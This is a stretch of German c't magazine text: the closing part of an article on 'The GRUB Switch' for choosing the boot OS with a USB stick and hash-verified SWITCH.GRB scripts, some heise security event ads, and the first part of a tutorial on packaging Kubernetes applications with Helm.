Wechseln Sie mit `cd ../bootfiles` in das Verzeichnis bootfiles im Projektordner und lassen Sie sich den Inhalt mit `ls -la` anzeigen (die Option `a` zeigt auch versteckte Dateien, die sich in Linux nur durch einen führenden Punkt im Namen von anderen unterscheiden). Sie sehen unter anderem:

- Die Datei grubmenus_all_entries.lst, in die alle Grub-Menü-Einträge extrahiert wurden.
- Die schon zuvor angezeigte Datei .entries.txt, die für die kommende Arduino-Lösung benötigt wird.
- Nummerierte Unterverzeichnisse wie boot.1, boot.2, boot.3 etc., je nachdem, welche Zahlen/Buchstaben zuvor im Konfigurationstool zugewiesen wurden.

In den Unterverzeichnissen boot.X liegt jeweils eine einzige Datei SWITCH.GRB, nach der der grub.cfg-Code auf USB-Laufwerken sucht, um sie auszuführen.

Sie können sich den Inhalt einer Datei beispielhaft mit `cat boot.1/SWITCH.GRB` anzeigen lassen. Der Inhalt ist kurz erklärt: Der Shell-artige Skript-Code setzt zunächst Variablen für den gewählten Booteintrag sowie die Wartezeit und Farben für die Anzeige. Danach stellt er den jeweiligen Booteintrag als Default-Vorgabe des normalen Grub-Menüs und stellt dessen Wartezeit auf null Sekunden. Anschließend gibt Grub den Eintrag in den ge-

wünschten Farben aus. Erfolgt kein Abbruch, kehrt das Skript zum aufrufenden Skript grub.cfg zurück. Aufgrund der vorweggenommenen Einstellungen wird das eigentliche Grub-Menü aber nicht angezeigt, sondern direkt der gesetzte Eintrag gebootet. Falls Sie die Wartephase mit Esc abbrechen, erscheint das Grub-Menü ohne Zeitbegrenzung.

Für den nächsten Schritt benötigen Sie ein oder mehrere USB-Sticks, die mit dem FAT-Dateisystem formatiert sind. Die Sticks müssen lediglich je eine SWITCH.GRB-Datei speichern, die wenige Hundert Bytes groß ist. Es kommen also auch Werbegeschenke und schnarchlangsame Uralt-Sticks in Frage. Falls Sie neu kaufen, eignen sich Mini-Sticks, die oft weniger als 10 Euro kosten und kaum größer als der USB-A-Stecker sind.

Für jede Bootoption stecken Sie einen Stick in den USB-Slot und binden ihn ein. Dieses Mounten erledigen moderne Linux-Distributionen automatisch. Wenn der USB-Stick danach zum Beispiel als /media/username/MYDRIVE32MB eingehängt ist, kopieren Sie die erste Auswahldatei mit

Unter der Grub-Haube

Um vollautomatisch mit den Update-Mechanismen verschiedenster Linux-Distributionen zu funktionieren, verwendet Grub 2 einen skriptbasierten Mechanismus. Nach dem Start des Bootloaders und noch bevor Grub sein Menü anzeigt, arbeitet es die Schritte ab, die in der Datei /boot/grub/grub.cfg festgelegt sind. Die Syntax des Skripts ist eng an die von POSIX-Shells wie `bash` angelehnt; der Sicherheit halber sind aber keine Schreibvorgänge auf die Datenträger möglich.

Bootmenü-Einstellungen wie das Default-Betriebssystem, die Wartezeit des Menüs und Textfarben setzen Umgebungsvariablen im Skript. Das wichtigste Grub-spezifische Kommando dieser Shell ist `menuentry`, das einen Menüeintrag erstellt. Zu diesem Befehl gehört jeweils ein Block von Anweisungen, die Grub bei Auswahl des Menüeintrags ausführt. Auch hierarchische Untermenüs sind damit möglich. Die nutzen Linux-Distributionen zum Beispiel, um das Booten mit älteren Kernelversionen oder im „Safe Mode“ anzubieten.


Die Vermutung liegt nahe, dass man durch Editieren von grub.cfg eigene Modifikationen vornehmen könne. Dies ist aber nicht empfehlenswert: Das Skript ist eine automatisch generierte Datei, die zum Beispiel überschrieben wird, wenn die Linux-Installation ein Kernel-Update macht. Der Mechanismus dafür ist im Bild rechts dargestellt.

Zum Neuerzeugen startet man mit root-Rechten `/usr/sbin/update-grub`. Der Aufruf bringt eine Kette mehrerer Linux-Shell-Skripte in Gang, die nacheinander ablaufen. Dabei wird auch die Konfigurationsdatei /etc/default/grub gelesen: Darin können Sie permanente Einstellungen wie GRUB_DEFAULT (die Nummer des standardmäßigen Starteintrags) und GRUB_TIMEOUT (die Wartefrist in Sekunden) setzen, die dann in grub.cfg einfließen.

Die Skript-Kette arbeitet sich schließlich durch eine Gruppe von nummerierten Skripten im Verzeichnis /etc/grub.d/, deren Textausgabe der neu generierten grub.cfg als Code hinzugefügt wird. So entsteht auch die Zusammensetzung des Grub-Menüs, denn die benötigten `menuentry`-Kommandos werden jeweils von den zuständigen Skripten wie `10_linux` oder `30_os-prober` (findet andere Systeme wie Windows) erzeugt.

User mit Schreibzugriff auf /etc/grub.d/ können der grub.cfg ihre eigenen Befehle in eigenen Skripten hinzufügen, die dann vor der Anzeige des Grub-Menüs ausgeführt werden. Für solche Zwecke steht die Datei `40_custom` bereit, in die solcher Code eingefügt werden kann. The GRUB Switch installiert im gleichen Ordner mit `99_grub_switch` ein eigenes Skript, das den benötigten Bootschalter-Code in grub.cfg schleust. Dieser Code sucht nach einem FAT-Datenträger mit der Datei SWITCH.GRB, die dann als Skript aufgerufen wird – optional nach Sicherheitsprüfung per Hash – und die gewünschte Wahl per Umgebungsvariable setzt.

Ein Hinweis zur neuesten Grub-Version 2.06: Hier hat das Grub-Team die automatische Ausführung von `30_os-prober` deaktiviert, da die Suche nach anderen bootbaren Betriebssystemen eine Sicherheitslücke darstellen könnte. In der Praxis hat das die frustrierende Folge, dass Windows-Installationen nicht mehr erkannt und ins Menü aufgenommen würden. Ubuntu 22.04 LTS macht deswegen einen Kompromiss: Findet es bei der Systeminstallation ein Windows, so wird auch weiterhin `30_os-prober` ausgeführt. Um auf Ihrem System ganz sicherzugehen, fügen Sie in der Datei /etc/default/grub den Eintrag `GRUB_DISABLE_OS_PROBER=false` ein, sodass jeder folgende `update-grub`-Aufruf Windows berücksichtigt.



Das Skript grub-mkconfig führt alle Skripte in /etc/grub.d/ nach Namen sortiert aus. Die Reihenfolge entsteht, weil die Dateinamen mit einer zweistelligen Zahl beginnen. Die Ausgaben der Skripte schreiben gemeinsam /boot/grub/grub.cfg. Auf den meisten Distributionen stößt man den Prozess über das Skript update-grub an, das grub-mkconfig automatisch ausführt.

```
cp ./boot.1/SWITCH.GRB ↵
        ↳/media/username/MYDRIVE32MB/
```

darauf. Hängen Sie den Stick anschließend entweder per Mausklick oder mit `sync && sudo umount /media/username/MYDRIVE32MB` aus, damit die Datei auch tatsächlich geschrieben wird, statt im Schreibpuffer des Systems zu verweilen. Dann ziehen Sie den Stick ab und markieren Sie ihn gleich per Stift oder Aufkleber mit der gewählten Option. Wiederholen Sie den Vorgang mit allen USB-Sticks und Dateien in den Verzeichnissen boot.2, boot.3, und so weiter.

In der Minimalvariante mit zwei Betriebssystemen reicht übrigens schon ein einzelner USB-Stick, beispielsweise am Schlüsselbund, aus: Wenn eine Windows- und eine Linux-Installation auf dem Rechner warten und Windows in /etc/default/grub als Default eingestellt ist, erscheint nach dem Start das Grub-Menü und nach Ablauf der Wartezeit (auch in /etc/default/grub einstellbar) läuft Windows los. Dann brauchen Sie nur den USB-Stick mit der SWITCH.GRB für die Linux-Option.

Danach ist es Zeit, das Ganze auszuprobieren: Stecken Sie den passenden Stick in eine USB-Buchse und starten das System neu. Grub sollte Sie mit der kurzen Anzeige der passenden Bootoption begrüßen und danach das entsprechende OS starten.

Secure Boot

Falls es nicht gleich klappt, ist der Bösewicht vermutlich das UEFI-BIOS des PCs: Prüfen Sie, ob das Booten von USB-Laufwerken erlaubt ist. Der Grub-Switch bootet zwar gar nicht von USB, aber falls verboten, wird der USB-Controller nicht früh genug aktiviert. Etwas perfider ist eine Variante, über die der Autor bei seinem Lenovo-Notebook gestolpert ist: Hier wird der USB-Zugriff für Grub schon unmöglich, falls die eigentlich sinnvolle UEFI-BIOS-Option „Secure Boot“ aktiviert ist, obwohl sie mit USB auf den ersten Blick gar nichts zu tun hat. In einem solchen Fall scheint das Deaktivieren des Secure Boot leider die einzige Option, The GRUB Switch zu nutzen.

Wir haben The Grub Switch mit allen Distributionen aus dem c’t-Linux-Netzplan [4] getestet und leider funktionierte nur das „echte“ Ubuntu (also nicht die Derivate Mint und Elementary) sowie OpenSUSE „Leap“ (auch nicht das Rolling-Release „Tumbleweed“) automatisch mit Secure Boot.

Falls sich bei Ihnen die Nackenhaare gesträubt haben, als Sie lasen, dass Grub versucht, eine Skriptdatei von einem eingesteckten USB-Laufwerk auszuführen, hatten Sie die richtige Intuition. Skripte ungeprüft von USB-Sticks auszuführen ist ein Einfallstor par excellence für Hacker. Um Ihren Computer gegen das Ausführen beliebiger Grub-Skripte zu sichern, bietet The GRUB Switch einen Hash-basierten Mechanismus, der nur vorher zugelassene SWITCH.GRB-Dateien ausführt.

Um den zu aktivieren, wechseln Sie ins Verzeichnis bootfiles im Projektordner. Listen Sie dort zunächst den Inhalt des Ordners grub_switch_hashes mit `ls -l grub_switch_hashes` auf. Dort gibt es zu jedem Ordner boot.1, boot.2, ... eine entsprechende Datei 1.sha512, 2.sha512, ... Ein `cat grub_switch_hashes/*` zeigt alle Dateien an, was offenbart, dass jede einen SHA512-Hashcode für die korrespondierende SWITCH.GRB-Datei enthält.

GRUB kann ebenfalls solche Hashes von Dateien bilden und vergleichen: Passt der Hash einer gefundenen SWITCH.GRB-Datei nicht zu den hinterlegten, ignoriert Grub sie.

Der GRUB-Switch-Code prüft Hashes aber nur, wenn er den Ordner /boot/grub/grub_switch_hashes findet. Den lokalen Ordner mit den vom Skript erzeugten Hashes müssen Sie also an die richtige Stelle kopieren. Navigieren Sie dafür mit `cd ../1_config_scripts` zurück zum Ordner mit den Konfigurationsskripten und starten Sie das Skript erneut mit dem Befehl:

```
./CONFIGURE_GRUBswitch.sh
```

Wählen Sie im Hauptmenü die Aktion 5 (Install up-to-date hashes for permitted SWITCH.GRB files). Nach Kopieren des Hashordners und Rückkehr ins Hauptmenü mit einem beliebigen Tastendruck wird nun auch der Status der Hash-Installation mit Datum angezeigt. Falls es Probleme gibt, lässt sich der Hash-Ordner mit der Aktion 6 einfach wieder entfernen.

Praktisch sollte sich durch die zusätzliche Sicherheitsmaßnahme erst mal nichts ändern. Sie können weiterhin mit Ihren vorbereiteten USB-Sticks die verschiedenen Optionen booten, denn die Hashes passen ja. Sollte sich in einer SWITCH.GRB-Datei aber auch nur ein Bit ändern, ergibt die Prüfung einen komplett anderen Hash und die Datei wird nicht mehr ausgeführt.

Falls Ihre Linux-Distribution überhaupt mit Secure Boot funktioniert, gibt es leider auch Probleme, die am Design von Grub liegen: Zur Hash-Berechnung muss ein Modul nachgeladen werden, das es anscheinend nicht durch die Signaturprüfung schafft; die Hashprüfung der Auswahldateien scheitert dann immer. Man muss sich in diesem Fall also leider zwischen der Deaktivierung von Secure Boot im UEFI-BIOS oder dem Verzicht auf die Hash-Prüfung und erneuten erneutem Deinstallieren des Hashordners entscheiden.

Noch gemeiner sind Probleme bei Fedora und openSUSE, die zurzeit als einzige eine ungepatchte Version von GRUB 2.06 verwenden: Fedora verweigert die Hash-Funktionen mit Ausführungsfehlern in Grubs internen C-Funktionen. Allerdings geben diese Fehler den gleichen Rückgabewert an grub.cfg wie eine erfolgreiche Hash-Prüfung – und würde damit auch falsche Skript-Dateien durchlassen. Bei openSUSE (Leap und Tumbleweed) tritt dieses Fehlverhalten nur beim Standardmäßig verwendete btrfs-Dateisystem auf – wählt man stattdessen ext4, funktioniert die Hash-Prüfung korrekt.

Fazit

Mithilfe des Projektes The GRUB Switch können Sie mittels eingestecktem USB-Stick vorauswählen, welches System Grub startet. Dank des menübasierten Konfigurationsskripts brauchen Sie zum Einrichten keine tiefgehenden Linux-Kenntnisse. Die automatischen Update-Mechanismen der Linuxe werden durch The GRUB Switch nicht gestört. Ein einzelner USB-Stick reicht, um gelegentlich zu Linux statt Windows oder andersherum abzubiegen. Mit mehreren USB-Sticks kann die Wartezeit des Bootmenüs ganz entfallen. In einer der nächsten c’t-Ausgaben erklären wir außerdem, wie Sie sich einen Kippschalter so an den Arduino Micro löten, dass Sie sogar ganz auf USB-Sticks verzichten können. *(pmk@ct.de)* c't

Literatur

[1] Axel Vahldiek, Arm in Arm, Windows und Linux: Zusammen sind sie stärker, c’t 18/2022, S. 14

[2] Keywan Tonekaboni, Loslegen mit Linux, Linux-Distribution neben Windows installieren, c’t 6/2022, S. 160

[3] Mirko Dölle, Mitbewohner, Debian und Ubuntu verschlüsselt neben Windows installieren, c’t 18/2022, S. 22

[4] Keywan Tonekaboni, Der c’t-Linux-Netzplan, Mit welcher Linux-Distribution kommen Sie an Ihr Ziel?, c’t 3/2022, S 20

The GRUB Switch bei GitHub: ct.de/yve8

// heise
devSec()

16. Mai 2023 – Online

Thementag – 2FA, Multi-Faktor-Authentifizierung & Beyond

Jetzt Tickets sichern!

Techniken wie 2FA und WebAuthn gehören zum Pflichtprogramm für Services, denn die reine Kombination aus Name und Passwort ist eine Einladung für Angriffe auf Accounts über Phishing und Co. Der Thementag der heise devSec zeigt die Hintergründe zur Multi-Faktor-Authentifizierung, zu WebAuthn und zum Time-based One-time Password Algorithmus (TOTP).

Vorträge:

- Quo Vadis 2FA?
- Authentifizierung 2.0: Sicher in die Zukunft mit WebAuthn
- OTP-Methoden, eine Auseinandersetzung
- 2FA richtig implementieren: Risiken und Legacy
- Passwortlos in der Praxis mit WebAuthn und Passkeys
- TOTP in der Praxis: Backend-Implementierung am Beispiel Go

www.heise-devsec.de/2fa.php

Veranstalter heise Security heise Developer dpunkt.verlag

Sichere Software- und Webentwicklung

Fünf Webinare zu den wichtigsten Aspekten der Web Application Security

5 Webinare: 23. Mai – 27. Juni 2023
Dienstags von 9 bis 13 Uhr

Jetzt Tickets sichern!

Jedes Entwicklungsteam sollte einen Security Champion haben – eine Person, die sich darum kümmert, dass die Sicherheit der Software von Anfang an berücksichtigt wird.
Erfahren Sie an fünf Vormittagen, was man wissen muss, um diese Rolle kompetent auszufüllen.

- Dienstag, 23. Mai 2023
  Sicherheit im Software Development Lifecycle
- Dienstag, 6. Juni 2023
  Sichere Softwarearchitektur mit Threat Modeling
- Dienstag, 13. Juni 2023
  Authentifizierung und Autorisierung
- Dienstag, 20. Juni 2023
  Container Security
- Dienstag, 27. Juni 2023
  Prominente Schwachstellen und Gegenmaßnahmen

webinare.heise.de/webappsec

Veranstalter heise Academy dpunkt.verlag

Bild: KI Midjourney, Bearbeitung c't

Containerverpacker

Kubernetes-Anwendungen mit Helm paketieren

Kubernetes-Administratoren definieren ihre Containerumgebungen in YAML – viel YAML. Damit die Clusterverwaltung nicht im Chaos versinkt, sollten Sie sich mit einem Paketmanager wie Helm vertraut machen und eigene parametrisierte Pakete schnüren. Die kann man auch an Kunden und Kollegen weitergeben.

Von Jan Mahn

Für Docker- und Podman-Umsteiger fühlen sich die ersten Schritte mit Kubernetes seltsam an: Selbst für einfachste Aufgaben braucht man zig Kubernetes-Objekte. Ein Pod hier, ein Service da, vielleicht noch ein PersistentVolumeClaim und eine ConfigMap dort und dazu eine IngressRoute. Schnell häuft man Hunderte Zeilen YAML an – der Preis für die Flexibilität, jede erdenkliche Feinheit einstellen zu können, wenn man das mal muss.

c't Hardcore

Entsprechend großzügig mit YAML sind wir auch bei der Cluster-Einrichtung in unserer fünfteiligen Kubernetes-Einführung [1] umgegangen: Legen Sie folgende YAML-Schnipsel an und bringen Sie diese per Kubectl in den Cluster, löschen Sie dafür ein altes Objekt, ersetzen Sie ein anderes. Wenn Sie der Anleitung gefolgt sind, haben sich auf Ihrer Festplatte Dutzende solcher Schnipsel angesammelt. Viele der darin definierten Objekte laufen im Cluster, einige haben Sie vielleicht auch wieder gelöscht, andere per Hand geändert. Zum Ausprobieren ist dieses Vorgehen auch kein Problem, im produktiven Betrieb hat dieser imperative, also aus vielen Befehlen zusammengesetzte Stil, aber zahlreiche Tücken. Denn was wirklich im Cluster läuft, entspricht nicht automatisch dem, was in YAML auf Ihrer Festplatte liegt. Wenn Sie eine Datei mit der Definition

eines Objekts löschen, heißt das noch nicht, dass das Objekt aus dem Cluster verschwindet – und andersherum. Wenn dann noch mehrere Admin-Kollegen am Cluster tüfteln, ist das YAML-Chaos perfekt. „Configuration Drift“ heißt dieses Problem in der Fachwelt.

Das geht besser: Im deklarativen Stil beschreibt man, wie ein System aussehen soll, und überlässt es einem Werkzeug, nötige Änderungen vorzunehmen, also neue Objekte anzulegen und alte zu entfernen. Die gesamte Definition des Wunschzustands steckt in Paketen, die obendrein noch mit Variablen steuerbar sind. Marktführer für diese Aufgabe ist das Open-Source-Werkzeug Helm (helm.sh), ein Projekt unter dem Dach der Cloud Native Computing Foundation (CNCF). Helm bezeichnet sich selbst als Kubernetes-Paketmanager, und der Umstieg von YAML-Salat auf Helm ist denkbar einfach. Es werden nur gewöhnliche Kubernetes-YAML-Dateien paketiert – eine neue Syntax müssen Sie also nicht lernen, nur bestehendes YAML mit Parametern für Helm versehen.

Das erste Paket

In Teil 3 unseres Kubernetes-Einstiegs haben wir beschrieben, wie Sie Helm installieren, mit dem Cluster verbinden und fremde Pakete einsetzen [2] – denn per Helm installiert man auch die meisten umfangreicheren Kubernetes-Anwendungen (wie Traefik oder Longhorn [3]). Das Helm-Kommandozeilenprogramm auf dem lokalen Rechner und ein Testcluster sind die Voraussetzung, um das Folgende nachzubauen.

Um eine eigene Anwendung zu verpacken, brauchen Sie zunächst mal einen Ordner für Ihre Helm-Pakete auf dem lokalen Rechner – bevorzugt direkt ein Git-Repository, dann kann man die Änderungen dank Versionierung sauber nachvollziehen. Öffnen Sie ihn am besten in der IDE Ihres Vertrauens, dann wird das Verschieben und Anpassen von Dateien in der Ordnerstruktur komfortabler.

Starten Sie im Ordner eine Kommandozeilensitzung und richten Sie ein neues Helm-Paket namens my-app ein:

```
helm create my-app
```

Helm legt den Ordner my-app an und füllt ihn direkt mit YAML-Vorlagen für eine Beispielanwendung. Die meisten der erzeugten Dateien werden Sie später löschen oder überschreiben, anhand der Struktur erkennen Sie aber bereits, wie ein Helm-Paket grundsätzlich aufgebaut ist. Deshalb lohnt ein Blick auf diese Musterdateien.

Zunächst ist da eine Datei namens values.yaml. Dort definiert man als Paketersteller Variablen für Details, die der Paketnutzer später beeinflussen darf – Docker-Compose-Nutzer erinnert das Konzept an die .env-Datei mit Umgebungsvariablen. Helm kann aber noch mehr als einfache Ersetzungen, denn die Werte werden von einer sehr flexiblen Template-Engine verarbeitet. Wie man solche Variablen anlegt, kann man gut an folgenden Zeilen nachvollziehen (Zeilen 7 bis 11 der values.yaml):

```
image:
  repository: nginx
  pullPolicy: IfNotPresent
  # Image tag
  tag: ""
```

Bei den Variablen handelt es sich um verschachtelte YAML-Objekte. Das ist schon mal praktischer als eine flache .env-Datei – denn in großen Charts [2] kann es auch mal so viel zu steuern geben, dass es sonst unübersichtlich wird. Was in der values.yaml innerhalb des Helm-Pakets steht, ist immer der Standardwert, den man bei der Installation überschreiben darf, also in dem Moment, in dem man das Chart in den Cluster bringt. Dazu muss man als Nutzer eines Pakets nur eine weitere YAML-Datei anlegen, die lediglich die Elemente enthält, die man überschreiben will. Helm führt dann die Werte aus dem Paket und eigene Werte zusammen. Um zum Beispiel nur den Tag zu überschreiben, reicht es, bei der Installation folgenden Schnipsel an Helm zu übergeben:

```
image:
  tag: alpine
```

Genutzt werden die oben definierten Variablen in der Datei templates/deployment.yaml. Der Ordner templates ist der Ort, an dem man beim Paketieren seine YAML-Dateien ablegt. Bei der Installation des Charts läuft die Template-Engine an und sucht nach dem Muster `{{ }}`, das einen zu ersetzenden Platzhalter umrahmt. Um einen Wert aus der Datei values.yaml in ein Kubernetes-Objekt einzusetzen, schreibt man zum Beispiel:

```
{{ .Values.image.repository }}
```

c't kompakt

- Mit Helm verpackt man Kubernetes-YAML-Definitionen zu Paketen, um sie in Clustern zu installieren.
- Eingebaut ist eine mächtige Template-Engine, die Variablen ersetzt und Bedingungen prüft.
- Fertige Helm-Pakete kann man auch weitergeben und in verschiedenen Umgebungen einsetzen.

Mit `.Values` greift man auf die Werte aus der values.yaml zu, danach folgt die Position innerhalb der YAML-Struktur. Im Beispiel oben würde Helm diese Angabe durch den Wert `nginx` ersetzen. Indem Sie Funktionen per | an eine Variable anhängen, können Sie diese manipulieren – Helm nennt das Konzept Pipeline. Ein Beispiel:

```
{{ .Values.example | quote }}
```

Die Anweisung gibt Helm den Auftrag, die Variable `example` aus values.yaml zu nehmen und an die vordefinierte Funktion `quote` zu übergeben. Die setzt Anführungszeichen um den Wert und ist nützlich, wenn man sicherstellen muss, dass ein Wert als String interpretiert wird.

Dabei haben sich die Helm-Entwickler die Funktion `quote` nicht selbst ausgedacht. Sie nutzen vielmehr die Go-Bibliotheken sprig und Go-Templates, in deren Dokumentationen man noch viele weitere Nützlinge findet (siehe ct.de/y3a3). Das Beispiel-Chart macht intensiven Gebrauch von der Funktion `nindent`, die sicherstellt, dass ein Wert um `n` Leerzeichen eingerückt ist. Folgende Zeile bringt die Variable mit vier Leerzeichen in Position:

```
{{ .Values.example | nindent 4 }}
```

Mit Schleifen und Bedingungen

Die Template-Engine kann auch mit Bedingungen in Form von `if` und `else` umgehen und Blöcke nur dann rendern, wenn zum Beispiel eine Variable auf `true` gestellt wurde. Im Beispiel-Chart sehen Sie das Prinzip in der Datei templates/hpa.yaml. Das ganze Objekt wird von der folgenden Zeile eingeleitet:

```
{{- if .Values.autoscaling.enabled }}
```

Das Ende des If-Blocks folgt erst in der letzten Zeile mit dem Befehl `{{- end }}`. Passend dazu gibt es auch `{{- else }}`.

Das Minuszeichen vor `if`, `end` und `else` gehört nicht zur eigentlichen Syntax von Bedingungen. Es weist Helm an, beim Ersetzen alle Leerzeichen und Zeilenumbrüche vorab zu entfernen. Schreibt man nur `{{end}}`, bliebe im gerenderten YAML-Dokument eine leere Zeile zurück (die, in der das `end`-Statement selbst stand). Im konkreten Fall ist das nur ein kosmetisches Problem, aber in YAML kann es Fälle geben, in denen man das Minuszeichen gezielt einsetzen muss, damit richtig umbrochen wird. Ein Minuszeichen kann auch hinter einem Befehl stehen, dann räumt Helm Leerzeichen und Umbrüche dahinter auf.

Von `if` machen große Helm-Pakete fleißig Gebrauch und so ganze Teile ihrer Pakete optional. Es ist durchaus üblich, dass sich solche Charts über die Jahre immer weiter aufblähen und mehr und mehr exotische Fälle berücksichtigen – solche Extrawünsche muss man dann über eine Variable explizit einschalten.

In einer Einführung in eine Programmiersprache folgt nach der Vorstellung von If und Else klassischerweise ein Kapitel über Schleifen – und auch Helms Template-Engine hat da etwas zu bieten. Angenommen, in einer Anwendung sollen mehrere ähnliche Kubernetes-Objekte auf Grundlage einer Liste erstellt werden, dann kann man sich mit einer Schleife viel Kopieren und Einfügen und dadurch redundanten Code ersparen. In der Datei values.yaml definiert man dafür zum Beispiel eine Liste mit Ports:

```
ports:
 - name: ssh
   port: 22
 - name: web
   port: 80
 - name: websecure
   port: 443
```

Aus diesen Werten kann Helm schnell drei Kubernetes-Services machen und die Werte `name` und `port` darin einarbeiten:

```
{{- range .Values.ports }}
apiVersion: v1
kind: Service
metadata:
  name: {{ .name }}-service
spec:
  ports:
    - protocol: TCP
      port: {{ .port }}
      targetPort: {{ .port }}
---
{{- end }}
```

Die Schleife wird mit `range` eingeleitet und mit `end` beendet. In die Schleife mitgenommen werden die Einträge der Liste aus `.Values.ports`, sie sind innerhalb der Schleife mit `.name` und `.port` ansprechbar.

Metadaten

Vollständig ist ein Helm-Chart erst mit der Datei Chart.yaml (in genau dieser Schreibweise). Sie definiert die äußeren Merkmale des Pakets, allen voran Name und Version. Der Befehl `helm create` hat diese Datei bereits angelegt und umfangreich mit Kommentaren versehen. Viel ändern müssen Sie dort nicht. Das Attribut `name` ist bereits mit `my-app` ausgefüllt. Die Beschreibung unter `description` dürfen Sie nach Belieben mit einem beschreibenden Text füllen. Es folgen zwei Versionsangaben, die erklärungsbedürftig sind. Die Angabe `version` soll nicht in Anführungszeichen stehen und muss den Regeln von Semantic Versioning folgen [4], also aus einer Major-, Minor- und Patch-Version zusammengesetzt sein (zum Beispiel `1.0.5`). Versioniert werden alle Änderungen am Helm-Chart, also meist an den YAML-Vorlagen.

Unabhängig davon ist der Wert von `appVersion`. Den kann man dafür nutzen, die Version der im Helm-Chart eingebauten Software zu dokumentieren. `version` und `appVersion` müssen keinesfalls identisch sein, schließlich kann man beliebig viele Änderungen am Chart und den Templates vornehmen, ohne eine neuere Version der Software selbst zu nutzen. In der Praxis ist die Angabe von `appVersion` manchmal auch gar nicht sinnvoll nutzbar, zum Beispiel, wenn man mehrere Anwendungen in einem Chart installiert – oder wenn man, wie oben beschrieben, den Tag des Containers in eine Variable schreibt, die der Nutzer setzen darf.

Wenn man nur genau eine Anwendung im Chart ausliefert und sicherstellen will, dass die `appVersion` mit dem ausgelieferten Container-Image übereinstimmt, kann man auf diesen Wert auch innerhalb eines Templates zugreifen und ihn als Tag für einen Container nutzen. Die Syntax dafür:

```
{{ .Chart.AppVersion }}
```

Schnell erklärt ist eine weitere Datei im Templates-Order: NOTES.txt (Schreibweise nur genau so) enthält einen Text, den Helm auf der Kommandozeile anzeigt, wenn man das Paket installiert. Oft reicht hier ein kurzer Verweis auf eine Dokumentation.

Abkürzungen

Das letzte Konzept, das Sie zum Paketieren kennen sollten, steckt in der Datei templates/_helpers.tpl. Darin werden sogenannte „Named Templates“ angelegt. Im Kern sind das Template-Schnipsel, die man mehrfach wiederverwenden und nur einmal schreiben will. In einer Programmiersprache würde man von Funktionen sprechen. Der Befehl `helm create` hat bereits ein paar angelegt, der wichtigste Schnipsel beginnt mit der Zeile:

Configuration

Parameter	Description	
replicas	Number of nodes	1
podDisruptionBudget.minAvailable	Pod disruption minimum available	nil
podDisruptionBudget.maxUnavailable	Pod disruption maximum unavailable	nil
deploymentStrategy	Deployment strategy	{ "type": "RollingUp
livenessProbe	Liveness Probe settings	{ "httpGet": { "path "initialDelaySeconds" "failureThreshold": 1
readinessProbe	Readiness Probe settings	{ "httpGet": { "path
securityContext	Deployment securityContext	{"runAsUser": 472, "
priorityClassName	Name of Priority Class to assign pods	nil
image.repository	Image repository	grafana/grafana
image.tag	Overrides the Grafana image tag whose default is the chart appVersion (Must be >= 5.0.0)	``

Die Liste der Parameter in der Datei values.yaml kann lang und erklärungsbedürftig werden. Das Helm-Chart der Visualisierungssoftware Grafana hat 227 Parameter.

```
{{- define "my-app.fullname" -}}
```

Den Inhalt dieses Templates muss man nicht zeilenweise verstehen, wichtig ist, was hinten rauskommt: Auf Basis des Namens, der bei der Installation des Charts vergeben wird, generiert Helm für diese Installation einen einmaligen Namen, der maximal 63 Zeichen lang ist und damit den DNS-Spielregeln folgt. Diesen Rückgabewert können Sie benutzen, um Kubernetes-Objekte eindeutig zu benennen. Das ist wichtig, damit Nutzer das Paket auf Wunsch auch mehrfach in einem Cluster einsetzen und unabhängige Instanzen Ihrer Software hochfahren können.

Anwerfen können Sie diesen vorgefertigten Namensgenerator mit:

```
name: {{include "my-app.fullname" .}}
```

Hände in den Code

Genug der Theorie. Mit diesem Wissen können Sie damit beginnen, eine erste Anwendung zu paketieren. Zum Üben können Sie sich YAML schnappen, das Sie oder Kollegen vielleicht schon geschrieben haben. Wenn Sie noch am Anfang Ihrer Kubernetes-Reise sind, schauen Sie in das GitHub-Repository, das wir zu unserer Einstiegsreihe veröffentlicht haben (siehe ct.de/y3a3). Im Ordner part-4 liegt eine kleine Beispielanwendung mit einer WordPress-Instanz, noch ganz ohne Helm.

Das Überführen von nacktem YAML in Helm ist einfach: Kopieren Sie alle für die Anwendung nötigen Dateien in den Ordner templates des Charts. Über Reihenfolge und Abhängigkeiten von Objekten untereinander müssen Sie sich keinerlei Gedanken machen. Wenn ein Pod zum Beispiel auf einen PersistentVolumeClaim und eine ConfigMap verweist, wird sich das System darum kümmern, dass diese zuerst erzeugt werden.

Im zweiten Schritt können Sie sich ans Parametrisieren machen. Hangeln Sie sich durch alle YAML-Dateien und überlegen Sie, welche Elemente steuerbar sein sollen. Image-Namen und -Tags zum Beispiel sind gute Kandidaten für eine Variable. Für solche Ersetzungen legen Sie eine Variable in der Datei values.yaml an und nutzen sie diese mit der `.Values`-Syntax.

Sobald Sie eine Funktion der Template-Engine eingebaut haben, lohnt es sich, diese mal auszuprobieren. Für eine Trockenübung gibt es den Befehl `helm template`, der ein Chart durch die Template-Engine schickt und das fertige YAML auf der Kommandozeile anzeigt. Navigieren Sie auf der Kommandozeile ins Verzeichnis, in dem der Ordner my-app liegt, und setzen Sie den Befehl ab:

```
helm template ./my-app
```

Die Ausgabe ist nützlich, wenn man prüfen will, ob man mit Ersetzungen, Bedingungen und Schleifen keine groben Fehler eingebaut hat. Um herauszufinden, ob das Paket auch wie geplant läuft, ist ein Testcluster unabdingbar. Zum Probieren sollten Sie selbstredend kein Produktivsystem nutzen und vor jedem Test sorgfältig per Kubectl prüfen, ob Sie im richtigen Kontext arbeiten. Erst wenn Sie sicher sind, dürfen Sie Ihre Anwendung in den Cluster befördern (Kommandozeilensitzung eine Ebene über dem Chart):

```
helm install testapp ./my-app
```

Helm erzeugt eine Helm-Installation mit dem Namen `testapp` aus den Dateien im Ordner. Jetzt können Sie mit bewährten Werkzeugen wie Kubectl und Lens überprüfen, ob die Objekte richtig angelegt wurden und funktionieren. Fehler gefunden? Kein Problem: Einfach Änderungen ins Template schreiben, dann nur noch aktualisieren:

```
helm upgrade testapp ./my-app
```

Der Rest ist klassisches DevOps-Handwerk: schreiben, speichern, testen und im Cluster aktualisieren, bis alles rund läuft.

Um zu testen, wie sich Ihr Chart mit anderen Variablen verhält, legen Sie auf der Ebene oberhalb des Charts eine Datei an, die Sie zum Beispiel custom-values.yaml nennen. Dort tragen Sie nur die Werte ein, die Sie überschreiben wollen. Anschließend speisen Sie diese Werte in die Helm-Installation ein:

```
helm upgrade testapp ↵
↳./my-app --values=custom-values.yaml
```

